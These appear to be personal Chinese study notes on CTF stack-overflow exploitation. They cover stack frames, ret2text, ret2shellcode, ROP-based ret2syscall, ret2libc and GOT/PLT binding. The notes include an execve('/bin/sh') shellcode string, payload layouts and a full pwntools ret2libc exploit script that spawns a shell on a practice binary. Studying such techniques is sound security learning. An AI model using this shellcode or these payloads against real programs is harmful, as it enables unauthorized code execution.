
pwn栈溢出

日期	@February 16, 2022
类型	pwn
最后修改	@August 25, 2022 12:02 AM
状态	
开始时间	

栈溢出利用和shellcode_「二进制安全pwn基础」 - 网安

栈溢出指的是程序向栈中某个变量中写入的字节数超过了这个变量本身所申请的字节数，因而导致与其相邻的栈中的变量的值被改变。这种问题是一种特定的缓冲区溢出漏，类似的还有堆溢出，bss 段溢出等溢出方式。栈溢出漏洞轻则可以使程序崩溃，重则可以使攻击者控制程序执行流程。此外，我们也不难发现，发生栈溢出的基本前提是 本节我们主要是讲解栈溢出的原理和利用，以及手写shellcode，在比赛中往往是通过工具生成的，但是为了更好的理解基础概念，这里我们自己一步

https://www.wangan.com/docs/767



pwntools - pwntools 4.7.0 documentation

pwnlib.atexception - Callbacks on unhandled exception

https://docs.pwntools.com/en/stable/index.html

☐ pwn细碎知识

栈基础和函数调用约定

- 程序的栈是从进程地址空间的高地址向低地址增长的。
- EIP 是个特殊寄存器，不能像访问通用寄存器那样访问它，即找不到可用来寻址 EIP 并对其进行读写的操作码 (OpCode)。EIP 可被 jmp、call 和 ret 等指令隐含地改变 (事实上它一直都在改变)。
- 栈帧的结构：前一个栈帧的ebp | 本地变量 | n个参数 | 返回地址（这是这个栈帧对应的函数的返回地址）
    - 函数调用过程（函数A调用B）：A函数的返回地址入栈，EBP值入栈，ESP的值给EBP，依据程序所需开辟本地变量空间，当B调用C的时候，B的返回地址入栈。
    - 所以在栈中函数的返回地址和该函数的参数是挨在一起的

栈溢出利用和shellcode

- 32位函数调用入栈过程：**函数返回地址入栈 ->EBP 入栈 -> 局部变量入栈**
    - 栈中的样子就是：| return addr (eip) | 当前函数的 ebp | 局部变量 |
- `"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"`的意思是这段字符串是十六进制的形式，\x31并不是字符串\x31，而是底层是十六进制的31表示的字符

ret2text

- ret2text 即控制程序执行程序本身已有的的代码 (.text)
    - return to .text

- 解释一下为什么要**填充 20 个字节 + 覆盖 ebp +** `ret2text`
  - 20个字节是因为vulnerable函数栈中为局部变量（也就是s）开辟的大小是14个字节，但是为了对齐实际上是有20个字节的空间的（4*5）
  - ebp中是放地址的，地址是4个字节，1个字节8位，1个十六进制数是4位，所以有8个十六进制数
  - ret2text是success函数的地址，也是4个字节

ret2shellcode

- ret2shellcode，即控制程序执行 (ret to) shellcode 代码。**一般来说，shellcode 需要我们自己填充。**
- 例题一
  - 为什么需要buf2的地址
    - 因为我们的目的是把shellcode写到buf2中，为了能让shellcode执行，就需要用buf2的地址覆盖掉返回地址
  - asm(shellcraft.sh())
    - asm()接收一个字符串作为参数，得到汇编码的机器码
    - shellcraft是shellcode的模块，包含一些生成shellcode的函数
      - shellcraft.sh()则可以获得执行system(“/bin/sh”)汇编代码所对应的shellcode
- 例题二
  - sh.sendline(b'A'*24 + p64(buf_addr + 32) + shellcode_x64)
    - 24个A是用于覆盖buf（16个字节）和rbp（8个字节），buf_addr+32是因为此时我们shellcode的入口地址在buf_addr+32字节处。32=16个字节+rbp8个字节+buf_addr的8个字节

ret2syscall

ret2syscall，即控制程序执行系统调用，获取 shell。


- 例题一
  - flat方法作用是拼接字符串。但是flat也可以拼接字符串和数字，最后输出字符串，并且将数字换成大端存储的十六进制。
  - paylaod分析
    - 目的：我们希望能够借助ret指令来拼接程序中原有的代码，拼接后的代码可以实现我们攻击的目的。
    - 如何拼接：我们利用pop+ret指令。pop指令可以把我们通过栈溢出存在栈中的数据弹到寄存器中。但是源程序中的pop指令是分散的，有的时候我们需要多个pop指令来更改寄存器中的值，所以我们需要ret指令。ret指令会根据栈中的返回地址控制程序进行跳转，如果这个返回地址我们通过栈溢出进行修改，把它改成下一个pop指令所在的地方。这样我们就通过ret指令将原程序中的分散的pop指令连在了一起。pop+ret程序段称之为gadgets。
    - `payload = flat(['A' * 112, pop_edx_ecx_ebx, 0, 0, binbash, pop_eax, 0xb, int_0x80])`
      - 112字节是当前栈帧返回地址的偏移量，`pop_edx_ecx_ebx` 覆盖了返回地址，这样程序就跳到了第一个gadgets，`0, 0, binbash`是我们需要弹到寄存器中的值。因为pop指令是从栈中将值弹到寄存器。然后`pop_eax`是第二个gadgets的地址`0xb` 是系统调用号，`int_0x80` 是中断指令的地址。
  - 输入payload后程序的运行
    - 先是跳到了第一个gadgets，把0，0，/bin/sh的地址分别弹到寄存器edx，ecx，ebx，然后跳到第二个gadgets，将0xb系统调用号弹到eax中，最后跳到中断指令处进行中断调用。

ret2libc

ret2libc 即控制函数的执行 libc 中的函数，通常是返回至某个函数的 plt 处或者函数的具体位置 (即函数对应的 got 表项的内容)。一般情况下，我们会选择执行 system (“/bin/sh”)，故而此时我们需要知道 system 函数的地址。

- 例题1没啥意思就不写了
- 例题2
  - .text段是代码段。它用来放程序代码（code）。它通常是只读的（程序代码，编译好了就确定了，不可能改来改去的嘛）。
    .data(ZI data)段是数据段。它用来存放初始化了的（initailized）全局变量（global）和初始化了的静态变量（static）。它是可读可写的。
    .bss(RW data)段是全局变量数据段。它用来存放未初始化的（uninitailized）全局变量（global）和未初始化的静态变量
    .data .bss段可写，.text可读

- 这道题的目的是要调用程序原有的两个函数（get函数和system函数），手段同样是栈溢出覆盖返回地址。但是区别在于这里要连续覆盖两个栈帧的返回地址
  - payload = flat([b'A'*112, p32(gets_addr), p32(sys_addr), p32(buf_addr), p32(buf_addr)])
  - p32(gets_addr)覆盖了我们原程序调用的get函数的返回地址，当原get函数调用结束要返回的时候，程序跳到了我们设定的gets函数，这个gets用来读取'/bin/sh'字符串，字符串读到buf_addr指向的地方。sys_addr是第二个gets函数的返回地址，第三个buf_addr来占位sys_addr的函数栈的返回地址，第四个buf_addr作为参数。
  - 输入payload后的栈结构




  - 当原程序gets执行结束，要返回caller函数的时候，gets函数的数据全出栈，此时gets的ebp和esp都指向当前函数栈栈底（AAAA，原main'sEBP）。然后AAAA出栈到EBP寄存器，ESP寄存器指向get's return addr，此时的函数栈回到caller函数函数栈。get's return addr出栈弹到EIP寄存器，ESP指向system' retrun addr。此时程序开始执行get函数，首先还是push ebp , mov ebp esp 。此时原来gets' return addr会被新push进来的ebp覆盖（其实这个ebp的值就是之前我们输入的AAAA）。那么此时system' return addr就是这个新调用的gets函数的返回地址了。然后gets函数把"/bin/sh"字符串读到buf_addr中，然后system执行的时候就可以作为参数传进去了。
- 例题3
  - 因为这道题中没有我们可以直接利用的system函数返回地址，所以我们去GOT表中找。一个函数的物理地址=基地址+偏移量。GOT表的偏移量是固定的，我们可以直接查到（libc database search (nullbyte.cat)），现在我们缺基地址。我们可以把程序运行起来，找到任意一个函数的物理地址，减去偏移量就是GOT表的基地址（代码中以puts函数为例子）。
  - payload1：flat([b'A'*112, puts_plt, main, got_puts]) puts_plt覆盖返回地址，got_puts是参数。payload1可以让程序输出puts函数在GOT表的物理地址。

```
from pwn import *

sh = process("./ret2libc3")
elf = ELF("./ret2libc3")
puts_plt = elf.plt['puts']
got_puts = elf.got['puts']
got_libc_startmain = elf.got['__libc_start_main']
main = elf.symbols['main']

payload1 = flat( [b'A'*112, puts_plt, main, got_puts] )
sh.sendlineafter('!?', payload1)
puts_addr = u32(sh.recv(4))

# libc6_2.27-3ubuntu1.2_i386
libc_puts = 0x67c10 #offset
libc_system = 0x3d250
libc_binsh = 0x17e3cf

libc_base = puts_addr - libc_puts
system_addr = libc_base + libc_system
binsh_addr = libc_base + libc_binsh

payload2 = flat( [b'A'*112, system_addr, 0xcafebabe, binsh_addr] )
sh.sendlineafter('!?', payload2)

sh.interactive()
```

GOT&PLT 和 延迟绑定

(21条消息)【转载】Pwn基础：PLT&GOT表以及延迟绑定机制_gclome的博客-CSDN博客_延迟绑定机制

- linux 下的动态链接是通过 PLT&GOT 来实现的
- 当我们对写好的代码编译后，在汇编代码中，外部函数只有名字没有地址。为了能够调用外部函数，链接器额外生成一小段代码用来跳转到外部函数的地址。在程序的代码中call 外部函数实际上是跳到了链接器生成的代码处，然后再跳转到外部函数。
- 链接器生成的跳转代码的地址存在plt表中，外部函数地址在GOT表中。这也解释了plt表要比got表小的原因。



手把手教你栈溢出从入门到放弃（上）

开场白： 快报快报！今天是2017 Pwn2Own黑客大赛的第一天，长亭安全研究实验室在比赛中攻破Linux操作系统和Safari浏览器（突破沙箱且拿到系统最高权限），积分14分，在11支队伍中暂居 Master of Pwn 第一名。作为热爱技术乐于分享的技术团队，我们开办了这个专栏，传播普及计算机安全的"黑魔法"，也会不时披露长亭安全实验室的最新研究成果。 ...

https://zhuanlan.zhihu.com/p/25816426

函数调用过程调用栈的变化（x86 32位）

- 首先被调函数的参数按照逆序依次压入栈内（被调函数的参数是在把调函数的栈中）
- 返回地址入栈
- ebp入栈，ebp更新为当前栈顶的地址。此时的栈已经成为被调函数的函数栈
- 被调函数的局部变量、等等需要的数据入栈
- 当要返回的时候，先把callee的数据直接出栈，此时esp、ebp寄存器都指向callee的函数栈的栈底
- caller的基地址弹出到ebp寄存器中，esp指向返回地址，此时函数栈为caller的函数栈
- 返回地址从栈中弹出到eip，esp指向栈顶的数据